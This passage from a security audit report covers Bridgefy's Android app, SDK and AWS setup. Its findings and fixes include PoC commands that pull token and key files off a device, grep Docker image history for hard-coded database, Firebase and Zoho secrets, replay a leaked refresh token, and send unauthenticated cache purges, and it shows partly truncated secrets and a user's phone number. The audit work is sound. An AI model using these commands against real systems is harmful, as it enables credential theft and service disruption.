It was found that the Bridgefy AWS infrastructure does not currently leverage ECR vulnerability scanning to assess the security of uploaded images. The AWS Elastic Container Registry can scan for known vulnerabilities in images pushed to repositories. Early image scanning, ideally on image push, allows early detection of known vulnerabilities and hence prevents deploying such images. It should be further noted that no documentation was identified relating to regular vulnerability scanning processes during this engagement.

Vulnerability scanning can be done at earlier steps in a CI/CD pipeline, so defining it in the AWS registry can be redundant, however it is important to make sure this step is not skipped completely. Please use the following steps to review the ECR scanning settings:

Affected Resources:

AWS Account 745354931789 (main target)

Navigate to the *ECR Repositories* view, on the *AWS Management Console*:

URL:


<https://us-east-1.console.aws.amazon.com/ecr/repositories?region=us-east-1>

Review the repositories and scan configuration.

Result:

The repositories use a manual scanning frequency and have not been scanned:

¹⁶¹ <https://docs.aws.amazon.com/whitepapers/.../aws-security-incident-response...html>



Repository name ▲	URI	Created at ▼	Tag immutability	Scan frequency	Encryption type	Pull through cache
<input checked="" type="radio"/> cdk-hnb659fds-container-assets-745354931789-us-east-1	745354931789.dkr.ecr.us-east-1.amazonaws.com/cdk-hnb659fds-container-assets-745354931789-us-east-1	November 23, 2022, 15:37:32 (UTC-05)	Enabled	Manual	AES-256	Inactive
<input type="radio"/> sdk	745354931789.dkr.ecr.us-east-1.amazonaws.com/sdk	November 23, 2022, 15:38:46 (UTC-05)	Disabled	Manual	AES-256	Inactive

Fig.: Repositories with manual scanning frequency - in this case not scanned

Now navigate to the registry-wide scanning configuration:

URL:

<https://us-east-1.console.aws.amazon.com/ecr/private-registry/edit-scanning?region=us-east-1>

Result:

The registry-wide configuration is basic, and without a push scanning filter:

Amazon ECR > Private registry > Scanning configuration

Scanning configuration

Scanning configuration [Info](#)

Basic scanning is provided by default for your private registry. Enhanced scanning can be enabled for your registry to provide automated, continuous scanning to find vulnerabilities in your container images.

Scan type

Select the scanning type that will be used for this registry. [Enhanced scanning has additional pricing](#)

☒ **Basic scanning**

Basic scanning allows manual scans and scan on push of images in this registry. This is a free service.

☐ **Enhanced scanning**

Enhanced scanning with Amazon Inspector provides automated continuous scanning. Inspector identifies vulnerabilities in both operating system and programming language (such as Python, Java, Ruby etc.) packages in real time.

Scan on push filters

Select which repositories to scan for vulnerabilities on image push. Filters with no wildcard will match all repository names that contain the filter. Filters with wildcards (*) will match on a repository name where the wildcard replaces zero or more characters in the repository name.

☐ Scan on push all repositories

Add filter

Fig.: Registry-wide configuration without on push scanning filter

It is recommended to assess whether images are scanned for known vulnerabilities before they are pushed to AWS ECR. If such scanning is not performed, it should be enabled in AWS ECR. Alternatively, the CI/CD pipeline ought to be improved to define it before images are pushed to the registry.

It is further advised to enable tag immutability to prevent replacing a container with a potentially malicious version¹⁶².

¹⁶² <https://aquasecurity.github.io/tfsec/v1.8.0/checks/aws/ecr/enforce-immutable-repository/>

BFY-01-030 WP4/5: ELB Hardening Recommendations (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The proposed hardening options were enabled. It is recommended to review and potentially expand the WAF configuration in the future.

The Bridgefy AWS ECS infrastructure makes use of an *Elastic Load Balancer* (ELB) to expose services. It was found that minor hardening improvements can be applied to improve its configuration. Specifically, the load balancer does not remove invalid headers, fails to leverage the AWS WAF, and has no logging configuration. It should be further noted that no documentation was identified relating to hardening security controls during this engagement.

Affected Resources:

AWS Account 745354931789 (main target)

PoC Steps:

This issue can be confirmed reviewing the ELB security settings as follows:

- Navigate to the *Elastic Load Balancers* view, on the *AWS Management Console*:
URL:
<https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1>
- Click on the *SDK-LoadBalancer* option

Result:

The *Attributes* and *Integrations* tabs fail to enable the *Access logs*, the *Drop Invalid Headers* option, as well as the *AWS WAF* integration:

Listeners	Network mapping	Security	Monitoring	Integrations	Attributes	Tags
Attributes						
Deletion protection Off		TLS version and cipher headers Off		HTTP/2 On		
Idle timeout 60 seconds		Desync mitigation mode Defensive		Drop invalid header fields Off		
Client port preservation Off		Preserve host header Off		Access logs Off		

Fig.: Drop Invalid Headers & Access logs options disabled

It is recommended to enable the *drop invalid headers* option¹⁶³ and consider deployment of the AWS WAF¹⁶⁴. As logs are collected at the ECS task level it is not crucial to collect additional access logs at ELB-level, unless more comprehensive insight is needed to analyze HTTP requests coming from the Internet. Please note that implementing the *drop invalid headers* and *AWS WAF* options will provide some protection against *HTTP Smuggling* and other web-based attacks.

BFY-01-031 WP1/2: PII & Token Access via inadequate KeyStore Usage (Info)

It was found that the Android app and SDK fail to correctly leverage the *Android Keystore*¹⁶⁵, a hardware-backed security enclave ideal for secure storage of application secrets. The Android SDK stores one-time-prekeys, signed-prekeys, and identities on an unencrypted database. Also, it was found that the Android app uses Firebase Authentication to authenticate users. Firebase also fails to correctly leverage the *Android Keystore* and was found to leak PII, authentication and FCM tokens on unencrypted files. This approach is insecure because that information could be accessed by a malicious attacker with physical access, memory access or filesystem access. Furthermore, given the large volume of publicly known Android kernel vulnerabilities¹⁶⁶ and high likelihood of users on unpatched Android devices, it should be assumed that malicious apps may be able to gain such access via privilege escalation vulnerabilities. At the time of writing, some sensitive items were found to be unsafely stored outside of the *Android Keystore* and the *Android Encrypted Preferences*¹⁶⁷. This issue was confirmed as follows:

Commands:

```
adb pull /data/data/me.bridgefy.main.staging/databases/bridgefy-crypto.db
sqlite3 bridgefy-crypto.db
sqlite> select * from signed_prekeys;
```

Output:

```
1|6238256|JFwxTF1hWSRh1cwU1gyLkdMSG9KUmM0aFJ2Z0MjJiNMUSTMaG4jYUpr|bVthLFQ1RC0vJUQwKzxV
XC1CaF1KW1Y1YkwnTCUrK1kvaTY0Rk1zUw==|KC1NIzxEIyxuXkBZIZMtY2JbPnVdLSgzUUFDbiQ0aw46W0NkVE
BBXDdgXm13Rz1raEIok01UbyYn19oKGPESV1JX2VwX1NmZDKoV2NbRTI=|-1081290383
```

¹⁶³ [https://docs.aws.amazon.com/config/latest/developerguide/alb-http-drop-invalid-header\(...\).html](https://docs.aws.amazon.com/config/latest/developerguide/alb-http-drop-invalid-header(...).html)

¹⁶⁴ <https://docs.aws.amazon.com/waf/>

¹⁶⁵ <https://developer.android.com/training/articles/keystore>

¹⁶⁶ https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997...

¹⁶⁷ <https://developer.android.com/topic/security/data>

Commands:

```
adb shell
cd /data/data/me.bridgefy.main.staging/
grep -iR token
```

Output:

```
[...]
./shared_prefs/com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MT0xMDUyMTg5MzQyMjQ10mFu
ZHJvaWQ6NDE5MmI3NTcyYzRmYjMzMWU4OWRjYw.xml:    <string
name="com.google.firebase.auth.FIREBASE_USER">{&qu[...]
./shared_prefs/com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MT0xMDUyMTg5MzQyMjQ10mFu
ZHJvaWQ6NDE5MmI3NTcyYzRmYjMzMWU4OWRjYw.xml:    <string
name="com.google.firebase.auth.GET_TOKEN_RESPONSE.5ZCvNZV6psRwknk6w9B9brLcZxw2">[...]
[...]
./shared_prefs/com.google.android.gms.appid.xml:    <string
name="|T|1052189342245|*">{&quot;token&quot;:&quot;fxIFU
```

Command:

```
cat
./shared_prefs/com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MT0xMDUyMTg5MzQyMjQ10mFu
ZHJvaWQ6NDE5MmI3NTcyYzRmYjMzMWU4OWRjYw.xml
```

Output:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string
name="com.google.firebase.auth.FIREBASE_USER">{&quot;cachedTokenState&quot;:&quot;{&qu
ot;refresh_token[...],A0kP[...],access_token[...],eyJhbGciOiJSUz[...];com.google.fireba
se.auth.internal.DefaultFirebaseUser&quot;,&quot;userInfos&quot;:[&quot;{&quot;userId\
&quot;:&quot;U309RRQIu1X95ChRjWv16PqwFlp1&quot;,&quot;providerId&quot;:&quot;fireb
ase&quot;,&quot;displayName&quot;:&quot;Oscar&quot;,&quot;email&quot;:&quot;+12
064512559@bridgefy.app&quot;,&quot;phoneNumber&quot;:&quot;+12064512559&quot;,&qu
ot;isEmailVerified&quot;:true&quot;,&quot;{&quot;providerId&quot;:&quot;phone&quo
t;,&quot;phoneNumber&quot;:&quot;+12064512559&quot;,&quot;isEmailVerified&quot;:f
alse&quot;,&quot;{&quot;userId&quot;:&quot;+12064512559@bridgefy.app&quot;,&quot;
providerId&quot;:&quot;password&quot;,&quot;displayName&quot;:&quot;Oscar&quot;,&quot;
email&quot;:&quot;+12064512559@bridgefy.app&quot;,&quot;isEmailVerified&quo
t;:false&quot;},&quot;anonymous&quot;:false,&quot;version&quot;:&quot;2&quot;,&quot;us
erMetadata&quot;:{&quot;lastSignInTimestamp&quot;:1672960711950,&quot;creationTimestamp
&quot;:1672061606835}}&quot;}</string>
[...]
  <string
name="com.google.firebase.auth.GET_TOKEN_RESPONSE.U309RRQIu1X95ChRjWv16PqwFlp1">{&quot;
refresh_token&quot;:&quot;A0[...],sJnHmS0&quot;,&quot;access_token&quot;:&quot;eyJhbGciOiJSUz[...],
&quot;expires_in&quot;:3600,&quot;token_type&quot;:&quot;Bearer&quot;,&quot;iss
ued_at&quot;:1672966903252}&quot;}</string>
</map>
```

Command:

```
cat ./shared_prefs/com.google.android.gms.appid.xml
```

Output:

```
<string
name="|T|1052189342245|*">{"token":&quot;fxIFU8VLQ[...]&quot;,appVersio
n&quot;:&quot;1001&quot;,&quot;timestamp&quot;:1673009263679}</string>
```

The root cause for this issue can be found on the following file:

Affected File:

bridgefy-sdk-android/bridgefy-crypto/src/main/java/me/bridgefy/crypto/database/BridgefyDatabaseWrapper.kt

Affected Code:

```
internal open class BridgefyDatabaseWrapper constructor(context: Context) :
    CloseableDatabaseWrapper<BridgefyDatabase>(context) {

    override fun createDatabase(): BridgefyDatabase {
        return Room.databaseBuilder(
            context,
            BridgefyDatabase::class.java,
            BridgefyDatabase.DATABASE_NAME
        )
            .addMigrations[...]
    }
}
```

Affected File:

bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/ux/phoneValidation/ui/EnterCodeFragment.kt

Affected Code:

```
[...]
import com.google.firebase.auth.FirebaseAuth
[...]
lateinit var auth: FirebaseAuth
[...]
private fun showAvatar() {
    auth.signInWithEmailAndPassword(getEmailFormatted(), getEncryptPassword())
        .addOnCompleteListener(requireActivity()) { authResult ->
            if (authResult.isSuccessful) {[...]}
        }
}
```

This issue is not trivial to solve because Firebase does not offer a way to enable

encryption or use the Android KeyStore at the time of writing¹⁶⁸. For this reason, the Android application would have to replace Firebase with a better alternative that leverages the Android Keystore for storing encryption keys, while data remains encrypted at rest utilizing some mature solution like SQLCipher¹⁶⁹. For additional mitigation guidance please see *OWASP Mobile Application Security Testing Guide* sections for *SQLite Database Encryption*¹⁷⁰ and appropriate Android KeyStore usage¹⁷¹.

It is further recommended to leverage the options provided by the *room* library¹⁷² to enable encryption for the SQLite database:

Affected File:

bridgefy-sdk-android/bridgefy-crypto/src/main/java/me/bridgefy/crypto/database/BridgefyDatabaseWrapper.kt

Proposed fix (to be used before persisting items):

```
internal open class BridgefyDatabaseWrapper constructor(context: Context) :
    CloseableDatabaseWrapper<BridgefyDatabase>(context) {

    override fun createDatabase(): BridgefyDatabase {
        val supportFactory = SupportFactory(PASSPHRASE.toByteArray())
        return Room.databaseBuilder(
            context,
            BridgefyDatabase::class.java,
            BridgefyDatabase.DATABASE_NAME
        )
            .openHelperFactory(supportFactory)
            .addMigrations[...]
```

¹⁶⁸ <https://github.com/firebase/firebase-android-sdk/issues/1681>

¹⁶⁹ <https://github.com/sqlcipher/android-database-sqlcipher#using-sqlcipher-for-android-with-room>

¹⁷⁰ <https://mas.owasp.org/MASTG/Android/0x05d-Testing-Data-Storage/#sqlite-database-unencrypted>

¹⁷¹ <https://mas.owasp.org/MASTG/Android/0x05d-Testing-Data-Storage/#keystore>

¹⁷² <https://developer.android.com/jetpack/androidx/releases/room>

BFY-01-034 WP1: Android Config Hardening Recommendations (Info)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.18 (318) build was found to implement the proposed mitigation.

It was found that the Bridgefy Android app fails to leverage optimal values for a number of security-related settings. This unnecessarily weakens the overall security posture of the application. For example, the application fails to mitigate potential tapjacking and screen capture attacks. These weaknesses are documented in more detail next.

Issue 1: Missing Tapjacking Protection

The Android app accepts user taps while other apps render anything on top of it. Malicious attackers might leverage this weakness to impersonate users using a crafted app, which launches the victim app in the background while something else is rendered on top. The following command confirms that Tapjacking protections are missing on the source code provided and the decompiled app:

Command:

```
grep -r 'filterTouchesWhenObscured' * | wc -l
```

Output:

0

It is recommended to implement the *filterTouchesWhenObscured*¹⁷³¹⁷⁴ attribute at the Android WebView level¹⁷⁵. This will ensure that taps will be ignored when the Android app is not displayed on top.

Issue 2: Missing *FLAG_SECURE* for screenshot protection

The Android app allows applications to capture what is being displayed on the screen. Malicious apps without any special permissions may accomplish this by simply prompting the user for screen capture access, which is common in Android for screenshot and video recording apps. Malicious apps with root privileges can achieve this without any user warnings or prompts. Please note malicious apps could gain root privileges simply prompting the user for them or a rooted phone or exploiting a number

¹⁷³ [http://developer.android.com/reference/\[...\]/View.html#setFilterTouchesWhenObscured\(boolean\)](http://developer.android.com/reference/[...]/View.html#setFilterTouchesWhenObscured(boolean))

¹⁷⁴ [http://developer.android.com/reference/\[...\]/View.html#attr_android:filterTouchesWhenObscured](http://developer.android.com/reference/[...]/View.html#attr_android:filterTouchesWhenObscured)

¹⁷⁵ <https://developer.android.com/reference/android/view/View#security>

of publicly known Android vulnerabilities¹⁷⁶ on unpatched devices (common). In the paper *Security Metrics for the Android Ecosystem*¹⁷⁷ researchers from the *University of Cambridge* showed that root privileges can in fact be gained on 87.7% of Android phones through a security vulnerability.

This issue can be verified on a physical device or emulator with the following commands, which using a non-root adb session will capture what is displayed on the screen while the Android app is open, and then download it to the computer:

Commands:

```
adb shell screencap -p /sdcard/screenshot1.png
adb pull /sdcard/screenshot1.png
```

It is recommended to ensure that all Webviews have the Android *FLAG_SECURE* flag¹⁷⁸ set. This will guarantee that even apps running with root privileges cannot directly capture the information displayed by the app. This is best accomplished in a centralized security control, such as the *onCreate* event of a base activity that all other activities inherit:

Proposed Fix:

```
public class BaseActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        getWindow().setFlags(LayoutParams.FLAG_SECURE,
            LayoutParams.FLAG_SECURE);
    }
}
```

Issue 3: Undefined *android:hasFragileUserData*

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the attribute *android:hasFragileUserData*. When set to *true*, the user will be prompted to keep the app information despite uninstallation.

¹⁷⁶ https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997&...

¹⁷⁷ <https://www.cl.cam.ac.uk/~drt24/papers/spsm-scoring.pdf>

¹⁷⁸ http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE




Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompts asking whether data should be preserved or not.

BFY-01-038 WP4: Access to Services via Docker Image Leaks (*High*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was found that the Bridgefy Docker image leaks authentication tokens that grant access to various services. Specifically, the SDK application requires secrets to connect to various backends including MongoDB, ZOHO and similar. It was discovered that such secrets are hard-coded in the docker image during the build process, which is a bad practice. Malicious attackers, with access to the docker registry, might leverage this weakness to gain access to arbitrary services by fetching the image and extracting the secrets hardcoded in the Docker image.

Affected Resources:

AWS Account 745354931789 (main target)

During the assignment, the zoho credentials leaked in this fashion were verified and confirmed to be correct:

Command:

```
curl -i -X POST "https://accounts.zoho.com/oauth/v2/token?refresh_token=10[...]"
```

Result:

HTTP/1.1 200

```
Server: ZGS
Date: Sat, 07 Jan 2023 16:19:49 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 169
Connection: keep-alive
Set-Cookie: b266a5[...]; Path=/
[...]
Set-Cookie: iamcsr=98ee11ad-5[...]; path=/; SameSite=None; Secure; priority=high
Set-Cookie: _zcsr_tmp=98ee11ad[...]; path=/; SameSite=Strict; Secure; priority=high
[...]

{"access_token": "1000.13d6[...]"
"api_domain": "https://www.zohoapis.com", "token_type": "Bearer", "expires_in": 3600}
```

Please note more services are affected by this leak. The following command can be used to review the history of a docker image from AWS ECR and list exposed secrets.

Command:

```
docker history --no-trunc d88238aaffc6 | grep -Pi "(ZOH0|DBPASS)"
```

Result:

```
3 days ago /bin/sh -c #(nop) ENV NODE_ENV=STAGING CERTDURATION=42 KEYMINUTESLIMIT=30
SECRETWORD=#st4g[...] DBURL=mongodb+srv://staging.whqu3.mongodb.net DBUSER=admin-sdk
DBPASS=DqnAek[...] DBNAME=bridgefy-sdk-staging DBHOST= FBPRIVATEKEY=-----BEGIN PRIVATE
KEY-----\nMIIEvAIBADANBgkqh[...]END PRIVATE KEY-----\n FBPROJECTID=bridgefy-sdk-staging
FBCLIENTEMAIL=firebase-adminsdk[...] FBWEBAPIKEY=AIZA[...]
FBBUCKET=bridgefy-sdk-staging.appspot.com
FBDATABASEURL=https://bridgefy-sdk-staging.firebaseio.com STRIPEKEY=sk_test_EwMlg[...]
STRIPESIGNING=whsec_ZTdW[...] STATSWEBHOOK=https://hooks.slack.com/servi[...]
ACTIVECAMPAIGNKEY=f54fb38d1[...] ACTIVECAMPAIGNURL=https://bridgefy.api-us1.com
ZOH0_CLIENT_ID=1000.RR2[...] ZOH0_CLIENT_SECRET=705d[...]
ZOH0_REDIRECT_URL=https://bridgefy.me ZOH0_AUTHORIZATION_CODE=1000.08ae4[...]
ZOH0_REFRESH_TOKEN=1000.031[...]
```

It is recommended to store sensitive data using KMS encryption within AWS Secrets Manager. The values should then be passed as environment variables during task execution, using a *ValueFrom* keyword that fetches secrets from *Secrets Manager*¹⁷⁹. The proposed approach prevents access by low-privileged users. Additionally, passing the data as environment variables during task execution removes the need to store sensitive data in the docker image itself.

¹⁷⁹ <https://aws.amazon.com/premiumsupport/knowledge-center/ecs-data-security-container-task/>

BFY-01-039 WP4: Possible Log Spoofing via ECS Task Permissions (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. Roles are correctly restricted to the necessary resources.

It was found that the Bridgefy AWS implementation makes use of an ECS Task Role with excessive permissions. The *ECS Task Role* is an IAM assumed role which is used by the task to access AWS resources and make API calls. Specifically, in the analyzed environment the *sdkDeployStackSDKECSDKBridgefyTask Task Definition* sets *OrderServiceEcsTaskRole* as an IAM task role. The role was found to have excessive permissions as it has unrestricted access to *CloudWatch*, and hence can manage all log groups. Malicious attackers, with access to the task, might leverage this misconfiguration to remove all logs in the account, which may assist the erasure of compromise indicators. Unless centralized logging is implemented effectively, this might in turn make forensic analysis unfeasible in the event of a security breach.

Affected Resources:

AWS Account 745354931789 (main target)

PoC Steps:

This issue can be confirmed by identifying the ECS Task, and verifying the IAM permissions attached to its assigned role as follows:

Navigate to the *ECS* view, on the *AWS Management Console*:

PoC URL:

<https://us-east-1.console.aws.amazon.com/ecs/home?region=us-east-1#/taskDefinitions>

Preview the definition of a task and locate the Task Role:

Task definition name

Task role [OrderServiceEcsTaskRole](#)

Network mode ⓘ
If you choose <default>, ECS will start your container using Docker's default networking mode, which is Bridge on Linux and NAT on Windows. Windows tasks support the <default> and awsvpc network modes.

Operating system family


Compatibilities



Fig.: Assigned Task Role



Now, review the IAM policy attached to the *OrderServiceEcsTaskRole* role.

Result:

The attached IAM policy allows unrestricted access to all *CloudWatch* logs:

☐ Policy name 

☐   AmazonEC2ContainerRegistryReadOnly

☐   **CloudWatchLogsFullAccess**

CloudWatchLogsFullAccess
Provides full access to CloudWatch Logs

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Action": [
6         "logs:*"
7       ],
8       "Effect": "Allow",
9       "Resource": "*"
10    }
11  ]
12 }
```

Fig.: Unrestricted access to all logs in CloudWatch

Please note that a similar issue was found for the *EcsExecutionRole*. This role has full *CloudWatch* access, and a restricted policy that only allows to create and deliver logs to *CloudWatch* without the ability to manage any other log groups.

It is recommended to thoroughly review all role permissions and remove full *CloudWatch* access, unless strictly required. The current approach ought to be replaced with a tailored policy that allows the creation and delivery of logs to the service. Additionally, a centralized logging solution should be implemented. This way the logs will be archived to an external location, which will in turn prevent tampering in the event of a security breach of the AWS account.

BFY-01-041 WP2/3: Missing Content Security Policy ([Info](#))

Retest Notes: Bridgefy partially fixed this issue and 7ASecurity verified the mitigation is valid. Implementation of the remaining hardening guidance is ongoing.

It was found that a number of Bridgefy websites do not currently leverage the protections offered by the Content Security Policy (CSP). This unnecessarily makes the web applications more prone to Cross Site Scripting (XSS) issues. Malicious attackers might leverage this weakness to exploit XSS issues with significantly less difficulty. This weakness can be verified with the following command:

Affected Hosts:

developer.staging.bridgefy.me
bridgefy.me
staging.app.bridgefy.services
staging.sdk.bridgefy.services

Command:

```
curl https://developer.staging.bridgefy.me/ -I
```

Output:

```
HTTP/2 200
cache-control: max-age=3600
content-type: text/html; charset=utf-8
etag: "9826f49c614b837f52399aab81c800887542e1ea224f9aa620f0b5ce4daf1775"
last-modified: Wed, 11 Jan 2023 20:54:48 GMT
strict-transport-security: max-age=31556926
accept-ranges: bytes
date: Sat, 21 Jan 2023 16:16:49 GMT
x-served-by: cache-del121724-DEL
x-cache: MISS
```

```
x-cache-hits: 0
x-timer: S1674317809.262483,VS0,VE264
vary: x-fh-requested-host, accept-encoding
alt-svc: h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400
content-length: 5579
```

It is recommended to implement a CSP Configuration using the *report-only*¹⁸⁰ mode first to ensure all functionality remains working. The *Google CSP Evaluator* website¹⁸¹ can then be used to verify potential risks in the CSP settings. A possible CSP configuration that might be considered as a starting point for testing could be the following:

Proposed Fix:

```
Content-Security-Policy: default-src self; img-src https: data:; font-src 'self' data:;
object-src: 'none'; frame-ancestors 'none'
```

BFY-01-042 WP2/3: Weaknesses via Absent Security Headers (Medium)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

A selection of HTTP security headers were confirmed to be absent from a number of servers related to the Bridgefy platform. Even though this does not imply a vulnerability at present, this lack of header integration may assist an attacker to exploit certain weaknesses. This issue can be confirmed with the following commands, which show all HTTP security headers are missing on at least some endpoints on a number of staging and production servers:

Example 1: Complete lack of HTTP Security headers**Command:**

```
curl -X PURGE https://developer.staging.bridgefy.me -i
```

Output:

```
HTTP/2 200
content-type: application/json
fastly-instant-rate: 0
accept-ranges: bytes
date: Sun, 22 Jan 2023 15:29:22 GMT
x-varnish: 504912106
via: 1.1 varnish
x-served-by: cache-del121740-DEL
```

¹⁸⁰ <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy-Report-Only>

¹⁸¹ <https://csp-evaluator.withgoogle.com/>

```
alt-svc: h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400
content-length: 50
```

Example 2: Missing most security headers

Command:

```
curl -I https://developer.staging.bridgefy.me/
```

Output:

```
HTTP/2 200
cache-control: max-age=3600
content-type: text/html; charset=utf-8
etag: "9826f49c614b837f52399aab81c800887542e1ea224f9aa620f0b5ce4daf1775"
last-modified: Wed, 11 Jan 2023 20:54:48 GMT
strict-transport-security: max-age=31556926
accept-ranges: bytes
date: Sat, 21 Jan 2023 16:16:49 GMT
x-served-by: cache-del21724-DEL
x-cache: MISS
x-cache-hits: 0
x-timer: S1674317809.262483,VS0,VE264
vary: x-fh-requested-host, accept-encoding
alt-svc: h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400
content-length: 5579
```

To prevent a host of associated flaws, the following headers require careful review from the developer team:

- *X-Frame-Options*: Defines if framing is permitted. While effective to protect from clickjacking attacks, a framable web page can facilitate many other attack scenarios¹⁸². SAMEORIGIN or DENY are appropriate values in most cases.
- Some *X-Frame-Options* limitations may be offset by leveraging the CSP framework, which offers comparable protective guarantees. It is proposed to implement a simultaneous deployment of the *Content-Security-Policy: frame-ancestors 'none'*; header to safeguard users of both modern and older browsers.
- *X-Content-Type-Options*: Defines if resource MIME sniffing should be initiated by the browser. Omitting this header is widely known to assist a specific attack scenario that manipulates the browser into rendering a resource as an HTML document, which ultimately incurs Cross-Site-Scripting (XSS).
- *Strict-Transport-Security (HSTS)*: When missing, this allows adversaries to downgrade HTTPS traffic to clear-text HTTP, hence facilitating MitM attacks

¹⁸² <https://cure53.de/xfo-clickjacking.pdf>

using widely available tools, like *sslstrip*¹⁸³. It is advised to deploy HSTS as follows:

Strict-Transport-Security: max-age=31536000; includeSubDomains;

It is recommended to avoid the HSTS *preload* due to its DoS potential¹⁸⁴.

In general, integrating security headers is considered a best security practice and should be actioned by the developer team where appropriate. The aforementioned headers should be inserted into each and every server response, including error responses such as 4xx. Since these headers should be set consistently, 7A Security would like to underline the significance of retaining all HTTP headers in a specific, shared, and central area. A load balancing server or similar could be deployed to achieve this, though if this is deemed infeasible, mitigation could be achieved by utilizing the web server configuration in conjunction with a matching module.

BFY-01-044 WP3: Possible DoS via Unauthenticated Varnish Cache Purge (Low)

It was found that multiple Bridgefy hosts are vulnerable to unauthenticated cache purge attacks. This problem occurs due to a misconfigured Varnish web cache. An unauthenticated malicious attacker might leverage this weakness to delete cached contents in the servers, hence causing recurring queries to the databases and generating unnecessary bandwidth usage, which might increase the odds of potential *Denial-of-Service* (DoS) attacks. This can be verified in any of the affected servers as follows:

Affected Hosts:

developer.staging.bridgefy.me
admin.bridgefy.me
beta.bridgefy.me

Command:

```
curl -X PURGE https://developer.staging.bridgefy.me -i
```

Output:

```
HTTP/2 200
content-type: application/json
fastly-instant-rate: 0
accept-ranges: bytes
```

¹⁸³ <https://moxie.org/software/sslstrip/>

¹⁸⁴ <https://www.tunetheweb.com/blog/dangerous-web-security-features/>

```
date: Sun, 22 Jan 2023 15:29:22 GMT
x-varnish: 504912106
via: 1.1 varnish
x-served-by: cache-del21740-DEL
alt-svc: h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400
content-length: 50
```

```
{ "status": "ok", "id": "21740-1674089155-78159" }
```

It is recommended to prevent cache purges from unauthorized hosts. This may be accomplished via IP whitelisting and/or making the relevant endpoints only available from trusted internal networks. For additional mitigation guidance, please refer to the *Cache Invalidation* tutorial¹⁸⁵, from the official *Varnish* documentation.

¹⁸⁵ <https://docs.varnish-software.com/tutorials/cache-invalidation/>

Privacy Analysis Findings

This section covers the privacy-related analysis results that attempt to answer 12 questions for *WP6 - Privacy tests against Bridgefy Android & iOS apps, SDK & Servers*. For this portion of the engagement, the 7A Security team utilizes the following classification to specify the level of certainty regarding the documented findings. Given that this research occurred on the basis of reverse-engineering, and source code analysis, it is necessary to classify the findings to address the level of confidence that can be assumed for each discovery:

- **Proven:** Source code and runtime activity clearly confirm the finding as fact
- **Evident:** Source code strongly suggests a privacy concern, but this could not be proven at runtime
- **Assumed:** Indications of a potential privacy concern was found but a broader context remains unknown.
- **Unclear:** Initial suspicion was not confirmed. No privacy concern can be assumed.

BFY-01-Q02: Files & Information gathered by Bridgefy (**Proven**)

Privacy Notes: The Bridgefy team publicly discloses user data collected by the platform via the company's privacy policy page¹⁸⁶. The page stipulates the rights users of the platform have over the data collected as well as a clear path to get in contact with the Bridgefy team.

This ticket summarizes the 7A Security attempts to answer the following question:

Q2: What files/information are gathered by the Bridgefy apps and servers?

During the code review and dynamic analysis of the Bridgefy web app, mobile apps, and SDK, it was found that the following data is collected and sent to Bridgefy Inc. and third-party servers:

Part 1: Data Collected by Bridgefy Servers

